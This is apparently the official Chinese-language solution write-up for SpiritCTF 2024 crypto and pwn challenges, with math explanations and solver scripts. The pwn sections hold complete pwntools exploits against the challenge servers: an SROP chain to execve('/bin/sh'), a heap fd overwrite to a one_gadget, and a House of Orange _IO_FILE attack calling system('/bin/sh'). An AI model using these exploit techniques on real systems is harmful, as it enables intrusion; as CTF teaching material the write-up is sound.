

Contents

0	Introduction	2
1	Crypto	3
1.1	Genuine Signin	3
1.2	Cr4ck ECDLP	4
1.3	Up To Permutation	7
1.4	f14g is not flag	9
2	Pwn	14
2.1	Ockham's Razor	14
2.2	Maze of Mayonnaise	16
2.3	Orange House 69	18
A	The Gröbner Basis	21
B	The cycle contraction technique	22

0 Introduction

本文记录了 2024 SpiritCTF 中这些题的官方题解：

- Crypto: Genuine Signin、Cr4ck ECDLP、Up To Permutation (👉 2 Permutation!)、f14g is not flag
- Pwn: Ockham's Razor、Maze of Mayonnaise、Orange House 69 (🍊🏠 69)

这些题的附件与解题代码将上传于 [Github](#)🔗：

<https://github.com/Cosmic-Excalibur/SpiritCTF-2024-Archive>

开头标注了#sage 字样的脚本表示需要 [SageMath 10.4](#)🔗 运行环境。

本文记录的题解为预期解法，若发现预期之外的解法，欢迎投稿 astrageldon@163.com，或联系 3231542955 (QQ)，或在 Github issues 中留言 ;)

Date🕒: 2024-10-27

Author👉: Astrageldon

1 Crypto

1.1 Genuine Signin

将问题转化成如下的方程：

$$\begin{cases} ed = k\varphi + 1 \\ a \equiv \varphi^3 \pmod{N} \\ b \equiv d^3 \pmod{N} \end{cases}$$

其中 k 是满足 $0 \leq k \leq 2$ 的整数。将 d 消去得到

$$\begin{cases} a \equiv \varphi^3 \pmod{N} \\ e^3 b \equiv (k\varphi + 1)^3 \pmod{N} \end{cases}$$

我们知道， φ 同时是 \mathbb{Z}_N 上的多项式 $f(x) = x^3 - a$, $g(x) = (kx + 1)^3 - e^3 b$ 的根，因此 f, g 有公因式 $x - \varphi$ ，并且几乎一定有


$$x - \varphi = \gcd(f(x), g(x))$$

```
#sage

from Crypto.Util.number import *
exec(open('output.txt', 'r').read())

P.<x> = PolynomialRing(Zmod(N), 1)

for k in range(3):
    f = x^3 - a
    g = (k*x+1)^3 - e^3*b
    fg = gcd(f, g)
    if fg == 1: continue
    phi = ZZ(-fg[0] / fg[1])
    if gcd(e, phi) != 1: continue
    d = pow(e, -1, phi)
    print(long_to_bytes(pow(c, d, N)))
```

Flag  : Spirit{gR0ebN3r_b@sIs_iS_1nt3res7ing_!}

1.2 Cr4ck ECDLP

(Gröbner 基介绍参见附录 A) `task.py` 第 70 至 72 行给出了 6 个椭圆曲线上的点，我们可以通过这些点来求出题目中未给出的参数 a, b, p 。

`task.py` 第 88 至 103 行中并没有对输入的点是否在椭圆曲线上进行检查，我们知道，对于椭圆曲线 $E(\mathbb{F}_p, a, b)$ 以及两个点 P, Q 而言，改变 b 的值并不会改变 $P + Q$ 的结果。

现在有一个预言机 \mathcal{O} ，它接受一个点的输入 P ，并在 $E(\mathbb{F}_p, a, b)$ 上计算 sP ，然后返回 sP 的笛卡尔 x 坐标。若 \mathcal{O} 不验证输入的点 P 是否在曲线 $E(\mathbb{F}_p, a, b)$ 上而直接计算 sP ，那么 \mathcal{O} 的行为可以视作在任一条椭圆曲线 $E(\mathbb{F}_p, a, b')$ 上计算 sP ，而椭圆曲线簇 $E(\mathbb{F}_p, a, b')$ 中很可能存在性质有缺陷的曲线，根据这种缺陷我们可以尝试恢复出 s 。

已知 s 满足 $s^2 < u$ ，那么我们的攻击可以分为如下几步：

1. 在 \mathbb{F}_p 中选择几个 $b_i, i = 1, 2, \dots, m$ ，得到对应的 $E_i = E(\mathbb{F}_p, a, b_i)$ ，使得 $o_i = \#E_i$ 有较小的因子。
2. 从这些较小的因子中选出一些 $p_{ij}^{e_{ij}}, i = 1, 2, \dots, m, j = 1, \dots, n_i$ ，使得 $N = \prod_{i,j} p_{ij}^{e_{ij}} \geq u$ 。
3. 从每个 $E_i (n_i > 0)$ 中找到一个生成元 G_i ，并且满足 $P_i = (o_i/N_i)G_i$ 的阶为 N_i ，其中 $N_i = \prod_{j=1}^{n_i} p_{ij}^{e_{ij}}$ 。
4. 将所有得到的 P_i 输入 \mathcal{O} ，得到一系列 $[s_i P]_x$ ，通过求解离散对数问题的算法可以快速计算出 s_i ，并且有 $s \equiv s_i \pmod{N_i}$ 或者 $s \equiv -s_i \pmod{N_i}$ ，即 $s^2 \equiv s_i^2 \pmod{N_i}$ 。
5. 由于模数两两互质，根据中国剩余定理可以求出 $s^2 \pmod{N}$ ，也即 s^2 。
6. 最后，通过 Tonelli-Shanks 算法在 \mathbb{F}_p 上计算出 s^2 的平方根，即 $\pm s$ 。

这种攻击方式被称为 “invalid curve point attack”。

```
#sage

from pwn import *
from tqdm import trange

#io = process(["python", "task.py"])
io = remote("202.198.27.90", 40141)

io.recvuntil(b'if `P = (')
Px = int(io.recvuntil(b', ', drop = 1))
Py = int(io.recvuntil(b')`', drop = 1))
Qxs = []
Qys = []
for i in range(5):
    io.recvuntil(b's*P = (')
    Qxs.append(int(io.recvuntil(b', ', drop = 1)))
    Qys.append(int(io.recvuntil(b')`', drop = 1)))

P.<a, b> = ZZ[]
gb = P.ideal([x**3 + a*x + b - y**2 for x, y in zip(Qxs, Qys)]).groebner_basis()
P.<q> = ZZ[]

p = int(sage.rings.factorint.factor_trial_division(gb[2], 300000)[-1][0])
a = gb[0](q, 0).roots()[0][0]%p
```

```

b = gb[1](0, q).roots()[0][0]%p
GFp = GF(p)

print("p: 0x%x" % p)
print("a: 0x%x" % a)
print("b: 0x%x" % b)

m = 100
u = p**2
B = 100000000

visited = set()

def oracle(x, y):
    io.recvuntil(b'>>> ')
    io.sendline(b'1')
    io.recvuntil(b'P = ')
    io.sendline(', '.join(map(str, [x, y])).encode())
    line = io.recvline()
    if b'Invalid' in line: return None
    return ZZ(line.split(b'Qx = ')[1].decode().strip())

moduli = []
remainders = []
N = 1
visited = set()

for i in trange(1, m+1):
    bi = i
    try:
        Ei = EllipticCurve(GFp, [a, bi])
    except ArithmeticError:
        continue
    oi = Ei.order()
    G = Ei.gens()[0]
    facs = sage.rings.factorint.factor_trial_division(oi, B)
    if len(facs) == 1: continue
    G *= facs[-1][0]
    tmp = G.order()
    facs = factor(tmp)
    t = []
    for pp, ee in facs:
        if pp in visited:
            G *= pp**ee
            tmp //= pp**ee
        else:
            t.append(pp)
    if not G: continue
    assert G.order() == tmp
    x = oracle(*G.xy())
    if x == None: continue

```

```


H = Ei.lift_x(x)
for pp in t: visited.add(pp)
moduli.append(tmp)
h = ZZ(G.discrete_log(H))
print()
print('Ord:', tmp)
print('Facs:', sorted(visited))
print('Dist:', u // N)
print('Dlog:', h)
remainders.append(pow(h, 2, tmp))
N *= tmp
if N > u: break

s2 = ZZ(crt(remainders, moduli))
s = sqrt(GF(p)(s2))

print()
print('s1:', s)
print('s2:', -s)

io.interactive()

```

Flag : Spirit{1f_y0u_c@N_s3E_7h!S_tHeN_3iTheR_u_h4vE_cR4Ck3D_ECDLP_0r_u_4rE_a_d1Rty_h@cker__:D}

1.3 Up To Permutation

已知一些质数 p_1, \dots, p_n 作为模数, **data** 中索引为 i 的列表存放了 **secrets** 中元素打乱后模去 p_i 的结果。由于不能确定每个 **tmp** 列表中 **secrets** 元素的位置, 我们并不能直接应用中国剩余定理来恢复 **secrets**。

将 **data**[**i**-1][**j**-1] 记作 a_{ij} , $P = \prod_{i=1}^n p_i$, $P_i = P/p_i$, 考虑如下的一串序列:

$$\begin{array}{ccccccc} a_{11}P_1 \cdot (P_1^{-1} \bmod p_1), & a_{12}P_1 \cdot (P_1^{-1} \bmod p_1), & \dots, & a_{1n}P_1 \cdot (P_1^{-1} \bmod p_1), \\ a_{21}P_2 \cdot (P_2^{-1} \bmod p_2), & a_{22}P_2 \cdot (P_2^{-1} \bmod p_2), & \dots, & a_{2n}P_2 \cdot (P_2^{-1} \bmod p_2), \\ \dots, & & \dots, & \dots, & \dots, \\ a_{n1}P_n \cdot (P_n^{-1} \bmod p_n), & a_{n2}P_n \cdot (P_n^{-1} \bmod p_n), & \dots, & a_{nn}P_n \cdot (P_n^{-1} \bmod p_n), \end{array}$$

从每一行任意挑选出一个数, 加在一起, 模去 P , 一般情况下而言, 得到的结果接近于 P , 也即 $\text{pbits} \cdot n = 5760$ 比特位。但是, 有 n 种不同的挑选方法, 得到的结果比特位数为 $\text{nbits} = 3840$ 。也就是说, 如果将上述的序列排列成 n^2 维列向量 \mathbf{v} , 并且构造如下的格:

$$\mathcal{L} = \begin{pmatrix} P & \mathbf{0}_{1 \times n^2} \\ \mathbf{v}_{n^2 \times 1} & 2^{\text{nbits}} \cdot \mathbf{I}_{n^2 \times n^2} \end{pmatrix}_{(n^2+1) \times (n^2+1)}$$

那么 \mathcal{L} 有 n 个短向量:

$$\text{shortvec}_i = \pm 1 \cdot (\text{secrets}_i, \delta_1 \cdot 2^{\text{nbits}}, \dots, \delta_{n^2} \cdot 2^{\text{nbits}})$$

其中 $\delta_1, \dots, \delta_{n^2}$ 中恰好有 n 个 1, 其余都是 0。我们可以通过格基约化的方式找到这些短向量。

```
#sage

from subprocess import check_output
from re import findall
import hashlib

def flatter(M):
    # compile https://github.com/keeganryan/flatter and put it in $PATH
    z = "[" + "\n".join(" ".join(map(str, row)) for row in M) + "]"
    ret = check_output(["flatter"], input=z.encode())
    return matrix(M.nrows(), M.ncols(), map(ZZ, findall(b"-?\d+", ret)))

with open("output.txt", "r") as f:
    exec(f.read())

pbits = 360
nbits = 3840
n = 16

vec = []

P = prod(primes)

for i in range(n):
```

```

    p = primes[i]
    Pi = P // p
    for j in range(n):
        vec.append(data[i][j] * Pi * pow(Pi, -1, p))

A = block_matrix([
    [P, 0],
    [column_matrix(vec), 2**nbits]
])


print("(%d, %d)" % A.dimensions())

A_ = flatter(A)

def decrypt(ct, secrets):
    return bytes(x ^^ y for x, y in zip(ct, hashlib.sha512(str(list(secrets)).
        encode()).digest()))

print(decrypt(ct, sorted([abs(x) for x in A_.column(0)[:n]])))

```

Flag : Spirit{s3crEt_m0du10_pR1mEs_uP_t0_p3Rmu7@t10n__Ou0}

1.4 f14g is not flag

题目名中“f14g”的意思类似于 i18n=internationalization 与 L10n=localization, 满足“f14g”形式的一个单词为 “featherstitching”, 然后便有了本题的 FeatherStitching 类。

FeatherStitching 类相当于置换群 S_N 中的一个元素 (置换), 由于我们可以将 0 至 $N-1$ 之中的某个元素用相同的置换变换若干次后得到它本身, 我们总可以将一个置换拆解成若干个轮换作用的复合, 或者说若干个轮换的乘积。下面以 S_{21} 中的某个置换为例:

$$S_{21} \ni \sigma = (123)(56)(789)(ABCDEFGHIJKL)$$

由于 $\#S_{21} = 21!$ 过于巨大, 我们尝试研究其子群 $\langle \sigma \rangle$ 。

这个子群的阶刚好包含每个轮换的所有因子中指数最大的那个, 于是, 我们可以将这个子群写作:

$$\langle \sigma \rangle \cong \mathbb{Z}_{2^2} \times \mathbb{Z}_3$$

显然若 k 有因子 2 或 3, 那么 σ 中的轮换会降级, 比如说

$$\sigma^2 = (132)(798)(ACEGIK)(BDFHJL)$$

$$\sigma^3 = (56)(ADGJ)(BEHK)(CFIL)$$

此时

$$\langle \sigma^2 \rangle \cong \mathbb{Z}_2 \times \mathbb{Z}_3, \quad [\langle \sigma \rangle : \langle \sigma^2 \rangle] = 2$$

$$\langle \sigma^3 \rangle \cong \mathbb{Z}_{2^2}, \quad [\langle \sigma \rangle : \langle \sigma^3 \rangle] = 3$$

反之

$$[\langle \sigma \rangle : \langle \sigma^k \rangle] = 1$$

本题中 $N = 233333$, 且

$$k = 2 \times 209062657020955831628441041 \times 3197925761646918000450739411$$

$$\langle \sigma^k \rangle \cong \mathbb{Z}_{2^2} \times \mathbb{Z}_3 \times \mathbb{Z}_5 \times \mathbb{Z}_{13} \times \mathbb{Z}_{17} \times \mathbb{Z}_{229} \times \mathbb{Z}_{5081} \times \mathbb{Z}_{9721} \times \mathbb{Z}_{117899}$$

因此我们可以断定,

$$\langle \sigma \rangle \cong \mathbb{Z}_{2^3} \times \mathbb{Z}_3 \times \mathbb{Z}_5 \times \mathbb{Z}_{13} \times \mathbb{Z}_{17} \times \mathbb{Z}_{229} \times \mathbb{Z}_{5081} \times \mathbb{Z}_{9721} \times \mathbb{Z}_{117899}$$

记 $o = \# \langle \sigma \rangle$, 求出 k' 满足

$$k' \cdot k \equiv 2 \pmod{o}$$

那么

$$(\sigma^k)^{k'} = \sigma^2$$

我们需要通过 σ^2 反解出 σ , 这是一个困难的问题。还是上述例子, 以最后那个长度为 12 的轮换为例:

$$(ABCDEFGHIJKL)^2 = (ACEGIK)(BDFHJL)$$

偶数长度的轮换平方后会裂解为一对相同长度的轮换。对于一个平方后的轮换而言,

比如 $(ACEGIK)(BDFHJL)$ ，它的平方根可能为

$$(ABCDEFGH IJ KL), (ADCFEHGJILKB), (AFCHEJGLIBKD), \\ (AHCJELGBIDKF), (AJCLEBGDIFKH), (ALCBEDGFIHKJ)$$

对于平方后出现一对奇数长度的轮换的情况，比如 $(132)(798)$ ，则枚举其平方根时还应考虑 $(123)(789)$ 。

好在本题中相同长度的轮换对不多也不长，因此我们完全可以枚举 σ^2 的平方根，当解密出的字节开头为 **Spirit**{时，就找到真正的 σ ，并顺带求出 Flag 了。

在随机生成一个置换时，可能出现轮换对过多或者过长的情况，为了降低穷举的规模，可以进行一些特殊的处理（详见附录 B）。

```
import random
import hashlib
import pickle
import math
import primefac
import itertools
from tqdm import tqdm, trange
from functools import reduce
from Crypto.Util.number import *

N = 233333

class FeatherStitching:
    def __init__(self, stitching):
        self.stitching = list(stitching)
        self.unstitching = None

        # sanity check (sloooooooooowwww)
        # assert set(self.stitching) == set(range(N))

    def __mul__(self, other):
        new = FeatherStitching([other.stitching[s] for s in self.stitching])
        return new

    def __pow__(self, n):
        new = UNIT
        if n == 0: return UNIT
        if n > 0:
            double = self
        else:
            double = self.inverse()
            n = -n
        while n > 0:
            if n & 1:
                new *= double
            double *= double
            n >>= 1
```

```

        return new

    def inverse(self):
        if self.unstitching == None:
            self.unstitching = [0]*N
            for i, j in enumerate(stitching):
                self.unstitching[j] = i
        return FeatherStitching(self.unstitching)

    def __eq__(self, other):
        return self.stitching == other.stitching

    def __repr__(self):
        return 'FeatherStitching(%s)' % repr(self.stitching)

    def __str__(self):
        return 'FeatherStitching(%s)' % str(self.stitching)

    def __reduce__(self):
        return (self.__class__, (self.stitching,))

UNIT = FeatherStitching(range(N))

pad = lambda m, l: m + bytes(random.randrange(256)*bool(i) for i in range(l - len
(m)))
unpad = lambda m: m[:m.index(0)] if 0 in m else m

def stitch(msg, stitching):
    assert len(msg) == 128
    return bytes(a ^ b for a, b in zip(msg, hashlib.sha512(' :p '.join(map(str,
        stitching.stitching)).encode()).digest() + hashlib.sha512(' XD '.join(map
        (str, stitching.stitching)).encode()).digest()))

def unstitch(ct, stitching):
    assert len(ct) == 128
    return bytes(a ^ b for a, b in zip(ct, hashlib.sha512(' :p '.join(map(str,
        stitching.stitching)).encode()).digest() + hashlib.sha512(' XD '.join(map
        (str, stitching.stitching)).encode()).digest()))

def get_cycles(stitching):
    start = None
    lengths = {}
    l = None
    i = 0
    tmp = []
    visited = set()
    while i < N:
        if start == None or start[0] == j:
            if l != None:
                #lengths.update({l: lengths.get(l, 0) + 1})
                lengths.update({l: lengths.get(l, []) + [tuple(tmp)]})
                tmp = []

```

```

        l = 0
        while i < N and (j := stitching.stitching[i]) in visited:
            i += 1
            start = (j, i)
        l += 1
        tmp.append(j)
        visited.add(j)
        j = stitching.stitching[j]
    return lengths

prod = lambda p: reduce(lambda a, b: a*b, p)

def order(cycles):
    facs = {}
    for i in cycles.keys():
        e = {}
        for pp in primefac.primefac(i):
            e.update({pp: e.get(pp, 0) + 1})
        for pp, ee in e.items():
            facs.update({pp: max(facs.get(pp, 0), ee)})
    return prod(pp**ee for pp, ee in facs.items())

exec(open("ct.txt", "r").read())
with open("gift.pickle", "rb") as f:
    gift = pickle.load(f)

cycles = get_cycles(gift)
o1 = order(cycles)
o0 = o1 * 2

k = 13371337133713371337133713371337133713371337133713371337133702
g = math.gcd(k, o1)

assert g == 2    # for simplicity
assert [(x, len(cycles[x])) for x in sorted(cycles.keys())] == [
    (1, 1),
    (3, 4),
    (4, 2),
    (34, 2),
    (687, 1),
    (48605, 1),
    (66053, 1),
    (117899, 1)
]    # for simplicity

fs2 = gift**pow(k//g, -1, o0//g)

cycles = get_cycles(fs2)
print("lengths: %s" % [(x, len(cycles[x])) for x in sorted(cycles.keys())])
print("true order: %s" % o0)
print("gcd: %s" % g)

```

```

def test(s):
    flag = unstitch(ct, s)
    if flag.startswith(b'Spirit{'):
        print()
        print(flag)
        print()

def update_s(s, cs):
    for c in cs:
        for i in range(len(c)):
            s.stitching[c[i-1]] = c[i]


def g(a, b):
    assert len(a) == len(b)
    n = len(a)
    s = [0]*n*2
    s[0:2*n:2] = a
    for i in range(n):
        s[1:2*(n-i):2] = b[i:]
        s[2*(n-i)+1:2*n:2] = b[:i]
        yield tuple(s)

def f(s, c):
    cc = [0]*len(c)
    cc[1::2] = c[:len(c)//2]
    cc[0::2] = c[len(c)//2:]
    update_s(s, [cc])

for i in [1, 687, 48605, 66053, 117899]:
    f(fs2, cycles[i][0])

for i1 in tqdm(g(*cycles[34]), total = 34):
    for i2 in g(*cycles[4]):
        for i3 in itertools.combinations(cycles[3], 2):
            for i4 in g(*i3):
                i5 = list(set(cycles[3]) - set(i3))
                cs = [
                    (i5[0][1], i5[0][0], i5[0][2]),
                    (i5[1][1], i5[1][0], i5[1][2]),
                    i1, i2, i4
                ]
                update_s(fs2, cs)
                test(fs2)

```

Flag  : Spirit{1rr3veRsi61E_gR0up_0pEraT1on__Ou0}

2 Pwn

2.1 Ockham's Razor

题目描述 “*Entia non sunt multiplicanda praeter necessitatem.* –*William of Ockham*” 的意思是“如无必要，勿增实体”，也即奥卡姆剃刀原理。对于本题而言，一个庞大的 libc 就是多余的实体，读取、写入之类的操作使用 linux 系统调用就足够了……

保护：

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

main 函数长这样：

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    _QWORD v4[8]; // [rsp+0h] [rbp-90h] BYREF
    _QWORD v5[10]; // [rsp+40h] [rbp-50h] BYREF

    v5[9] = __readfsqword(0x28u);
    memset(v4, 0, sizeof(v4));
    memset(v5, 0, 64);
    read(0LL, v4, 768LL);
    puts(v4);
    read(0LL, v4, 768LL);
    return read(0LL, v5, 64LL);
}
```

可以看到 `return read(0LL, v5, 64LL);` 一行会将 `read` 返回的结果——也即读取的字符个数——传给 `rax` 寄存器并保留下来，如果我们能马上执行一次 `syscall`，那么就能进行 0 至 64 号的系统调用。如果我们进行一次 15 号系统调用（`rt_sigreturn`）并且合理构造栈上的内容，那么我们就能够轻松地控制大量的寄存器，从而劫持执行流。我们希望最终执行的语句为：`execve("/bin/sh", NULL, NULL);`。

```
from pwn import *

context(log_level = "debug", arch = 'amd64', os = 'linux')

#r = process(['env', '-i', './pwn'])
r = remote('202.198.27.90', 40113)

r.send(b'a'*(8+128) + b'::')
r.recvuntil(b'::')
canary = u64(r.recv(7).rjust(8, b'\0'))
```

```


rbp = u64(r.recv(6).ljust(8, b'\0')) - 0x38
buf = rbp - 0x90

r.send(b'a'*(8+128) + p64(canary) + p64(0) + b'\x0b')
pause()
r.send(b'a')
pause()

r.send(b'b'*(8*3+128-1) + b':')
r.recvuntil(b':')
pie = u64(r.recv(6).ljust(8, b'\0')) - 0x1130
syscall = pie + 0x102d
sigFrame = SigreturnFrame()
sigFrame.rax = 59
sigFrame.rdi = buf
sigFrame.rsi = 0
sigFrame.rdx = 0
sigFrame.rip = syscall
r.send(b'/bin/sh'.ljust(8+128, b'\0') + p64(canary) + p64(0) + p64(syscall) +
      bytes(sigFrame))
pause()
r.send(b'a'*15)

r.interactive()

```

Flag  : Spirit{c0mp@ct_ELF_w1th0ut_libc_!!__0CkhAm5r@zoR}

2.2 Maze of Mayonnaise

这是一个走迷宫的小游戏，到达出口旁的路线如下：

```
wdddwwdddsssdssdddwwwdddddddssdddddddddddddddddddddddddd
ddddddddddddddddddddddddwwwwwwwwwwwwwwwwwwwwwwwwaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaasasaaawaaasaaaaaa
wwwdddwwdddssdddwwdddwwdddwwdddssddwwdddsssdwwwwwwwwwddd
ddwwwwwwdddsssssssssdwwwwwdddssssss
sddddddwwwwwwdddsssssdwwwwwdddwwaaaaaaa
aaaaaaaaaaaaawaaawwwaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaawdddddddddddddddddddddddddddddddddd
awdddssddddddddddddddddddddddddddssddwd
```

到达出口\$后便可以触发漏洞 **gift1** 了。在 **gift1** 中新分配了两个属于 large bin 范围内的堆块并释放了第一个堆块，在 **gift2** 中直接调用了前述被释放堆块的 fd 域，也就是说我们需要合理操纵这个 fd 域，将其修改为 libc 中的某个直接执行便会返回一个 shell 的指令地址（onegadget）。

我们可以从迷宫的右上角出去，往右走一段距离以后就会到达当前行所在堆块的末尾，紧挨着末尾的则是下一关堆块的头部。不难发现，无论调用多少次 **gift1**，在 **gift1** 中被分配后又被释放的堆块（可疑堆块）始终都与迷宫使用的 22 个堆块紧挨着。注意到“Leave your name:”处输入名字的过程是在迷宫中玩家所处的位置处进行的，我们可以将玩家移动到可疑堆块的头部之前，然后利用显示名字的功能泄露出 libc 的基址，并在下一次游戏重新开始，调用 **gift2** 之前篡改可疑堆块的 fd 域。

值得注意的是 fastbin 是一个先进后出的单链表，因此每次迷宫重启之时管理每行的堆块在内存中的顺序都会颠倒一次，而可疑堆块的位置始终在这些迷宫堆块的后面。

```
from pwn import *

context(log_level = 'debug')

r = remote("202.198.27.90", 40140)
#r = process('./pwn')

lg = lambda s: log.info('\033[1;32;40m%s --> 0x%x\033[0m' % (s, eval(s)))

first_debug = 1
debugging = 1
pausing = 1
def debug(*args):
    global first_debug
    if not debugging: return
    if first_debug:
        gdb.attach(r, *args)
        first_debug = 0
    if pausing: pause()
```



```

def parse_u64(raw):
    assert len(raw) <= 8
    return u64(raw.ljust(8, b'\0'))

def parse_int(raw):
    tokens = b'box0123456789abcdef'
    ret = ''
    for i in raw:
        if i not in tokens:
            return int(ret, 0)
        else:
            ret += chr(i)
    return int(ret, 0)

def wait():
    time.sleep(0.01)

route0 = '
    wdddwdddssddssdddwwwwddddddssdddddddddddddddddddddddddddddddddddddddw
    '

route1 = 'd'
route2 = 'w' + 'd'*2 + 's'*30 + 'd'*(0x68-66-1)
route3 = 'w' + 'd'*2 + 'w'*30 + 'd'*(0x68-66-1)

r.sendlineafter(b'>>> ', b'r')
r.sendafter(b'name: ', b'a')
r.sendlineafter(b'>>> ', b'')


r.sendlineafter(b'>>> ', (route0 + route1).encode())
r.sendafter(b'name: ', b'a')
r.sendlineafter(b'>>> ', b'')

r.sendlineafter(b'>>> ', (route0 + route2).encode())
r.sendlineafter(b'>>> ', b'r')
r.sendafter(b'name: ', b'a')
r.recvuntil(b'Challenger `')
libc_base = u64(r.recv(17)[-8:]) - 0x3966b8
one_gadget = libc_base + 0x3ef87
r.sendlineafter(b'>>> ', b'')

r.sendlineafter(b'>>> ', (route0 + route3).encode())
r.sendlineafter(b'>>> ', b'r')
lg('libc_base')
r.sendafter(b'name: ', b'a' + p64(0) + p64(one_gadget))

r.interactive()
r.close()

```

Flag  : Spirit{y0u_jUst_bR0ke_oU7_0F_m@ze_oF_may0nna1se_!!!}

2.3 Orange House 69

这是一个笔记管理的程序，我们可以

1. 添加一个不超过 (4096+16) 字节的堆块，并用 `scanf` 往堆块中读入内容。
2. 编辑指定索引的堆块，使用 `scanf` 往堆块中读入内容。
3. 查看堆块的内容。

一个值得注意的点是我们在写入笔记时使用是用 `scanf`，因此在读入内容的结尾会留下一个 `\x00`，简单地溢出写来泄露 libc 基址或是堆基址是行不通的。本题也没有使用 `free` 函数的机会，我们只能篡改 top chunk 的大小来将其释放掉。

成功干掉一个 top chunk 后，下一个 top chunk 会在 `0x21000` 字节或 `0x22000` 字节后刷新出来，而我们可以做的，就是带着当前被干掉的 top chunk 一路平推到第二个 top chunk 的位置，然后通过读取我们提前分配好的堆块泄露出地址。接下来就是一般的 unsorted bin attack 与 `_IO_FILE` 利用了，通过篡改 unsorted bin 尾部堆块的 `bk` 域与大小，同时在堆上伪造一个 `_IO_FILE` 结构体即可。

`scanf` 在读入某些字符，如 `\x0A`、`\x0B` 时，实际读入的字符会改变，甚至干脆直接截断，这使得我们的攻击脚本可能需要反复尝试几次才能顺利通过。

此外，程序中有一段

```
mprotect(&puts + 699688, 0x1000uLL, 3);
```

这是为了修复某个段不可写的问题……

```
0x7f22567995b9 <_dl_debug_initialize+105>    mov     dword ptr [rax], 1
[_DYNAMIC+280] => 1

0x7f22569a6000      0x7f22569ab000 rw-p      5000      0 [anon_7f22569a6]
► 0x7f22569ab000      0x7f22569ac000 r--p      1000     21000 ./ld-linux-x86-64.so.2
    +0xf88
0x7f22569ac000      0x7f22569ad000 rw-p      1000     22000 ./ld-linux-x86-64.so.2
```

```
from pwn import *
context(log_level = 'debug')

#r = process("./pwn")
r = remote("202.198.27.90", 40145)

first_debug = 1
debugging = 0
pausing = 1
def debug(*args):
    global first_debug
    if not debugging: return
```

```

    if first_debug:
        gdb.attach(r, *args)
        first_debug = 0
    if pausing: pause()

def parse_u64(raw):
    assert len(raw) <= 8
    return u64(raw.ljust(8, b'\0'))

def add(size, content):
    r.sendlineafter(b'>>> ', b'1')
    r.sendlineafter(b'Size: ', str(size).encode())
    r.sendlineafter(b'Content: ', content)

def edit(idx, content):
    r.sendlineafter(b'>>> ', b'2')
    r.sendlineafter(b'Index: ', str(idx).encode())
    r.sendlineafter(b'New content: ', content)

def view(idx):
    r.sendlineafter(b'>>> ', b'3')
    r.sendlineafter(b'Index: ', str(idx).encode())
    r.recvuntil(b'Your note: ')
    return r.recvuntil(b'Astrageldon', drop = 1)[-1]

add(0x58, b'a'*0x58+p64(0xfa1))
add(0x1000, b'haha')
edit(0, b'a'*0x58+p64(0x20001))
for i in range(0x1f):
    add(0x1000-0x8, b'yeah!')
edit(0x20, b'a'*(0x1000-0x8)+p64(0x3001))
add(0x1000-0x8, b'yeah!')
add(0x1000-0x8-0x70, b'yeah!')
edit(0x22, b'a'*(0x1000-0x8-0x70)+p64(0x601))
add(0x1000-0x8, b'cool~')
heap_base = parse_u64(view(1)) - 0x20ff0

edit(0x23, b'a'*(0x1000-0x8) + p64(0xff1))
add(0x1000, b'haha')
edit(0x23, b'a'*(0x1000-0x8)+p64(0x20001))
for i in range(0x1f):
    add(0x1000-0x8, b'yeah!')
edit(0x43, b'a'*(0x1000-0x8)+p64(0x3001))
add(0x1000-0x8-0x10, b'yeah!')
libc_base = parse_u64(view(0x24)) - 0x3966b8
_IO_list_all = libc_base + 0x397080
system = libc_base + 0x3f110
success('Heap Base: %s' % hex(heap_base))
success('Libc Base: %s' % hex(libc_base))
success('Victim: %s' % hex(_IO_list_all - 0x10))

payload1 = b'/bin/sh\0' + p64(0x61) + p64(0) + p64(_IO_list_all - 0x10) + p64(0)

```

```
    + p64(1)
payload2 = p64(heap_base + 0x430d8) + p64(0)*2 + p64(system)
edit(0x44, b'a'*(0x1000-0x10-0x10) + payload1.ljust(0xd8, b'\0') + payload2)
r.sendlineafter(b'>>> ', b'1')
r.sendlineafter(b'Size: ', b'1337')

r.interactive()
r.close()
```

Flag : Spirit{0r4nGe_H0us3_mU5iC__Ou0}

A The Gröbner Basis

我们知道，在线性方程组中，通过高斯消元法可以从许多个多元方程中提取出一元方程，单独求解再进行回代即可得到解。高斯消元过程的精髓在于反复消去能够去除的首项，而类似的消元方法也可以应用在求解多元高次方程组上。当每两组多项式的线性组合都无法使首项在单项式序的意义下更小时，这一组多项式就是特殊的（类似于线性方程组中的行最简阶梯形）。于是我们有如下定义：

设 $g_1, \dots, g_t \in \mathcal{K}[x_1, \dots, x_n]$, $I = \langle g_1, \dots, g_t \rangle$, $G = \{g_1, \dots, g_t\}$ 是一组 Gröbner 基当且仅当

$$\forall f \in I, \quad \overline{f}^G = 0$$

或者等价地

$$\langle \text{LT}(g_1), \dots, \text{LT}(g_t) \rangle = \langle \text{LT}(I) \rangle$$

当给定的 G 不是 I 的 Gröbner 基时，可以通过 Buchberger 算法让 G 扩展成为 I 的 Gröbner 基。

给定一组椭圆曲线 E 上的点 $\{(x_i, y_i)\}$ ，且已知 E 由有限域 \mathbb{F}_p 上的方程 $y^2 = x^3 + ax + b$ 确定。

欲求出 a, b, p ，只需注意到

$$x_i a + b + k p + x_i^3 - y_i^2 = 0, \quad k \in \mathbb{Z} \quad (1)$$

可以看成是关于 a, b, p 的多项式，若用 a_0, b_0 表示值，用 a, b 表示形式变量，则上式化为

$$x_i(a - a_0) + (b - b_0) + k' p = 0, \quad k' \in \mathbb{Z}$$

因此，通过计算等式 (1) 左端的多项式组的 Gröbner 基得到 $\{a - a_0 + k_1 p, b - b_0 + k_2 p, p\}$, $k_1, k_2 \in \mathbb{Z}$ ，便可以求得 a_0, b_0, p 。

实际操作时，计算出的 p 有可能会是真正的 p 的某一个倍数，但随着多项式组的规模增大，我们更容易计算出原本的 p 。




Fig. 1 A huge even cylce (left) along with an odd cycle (right)




Fig. 2 An odd cycle obtained after contraction

